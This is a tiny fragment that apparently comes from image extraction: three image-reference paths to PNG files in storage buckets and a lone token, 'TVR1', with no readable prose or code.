

TVR1


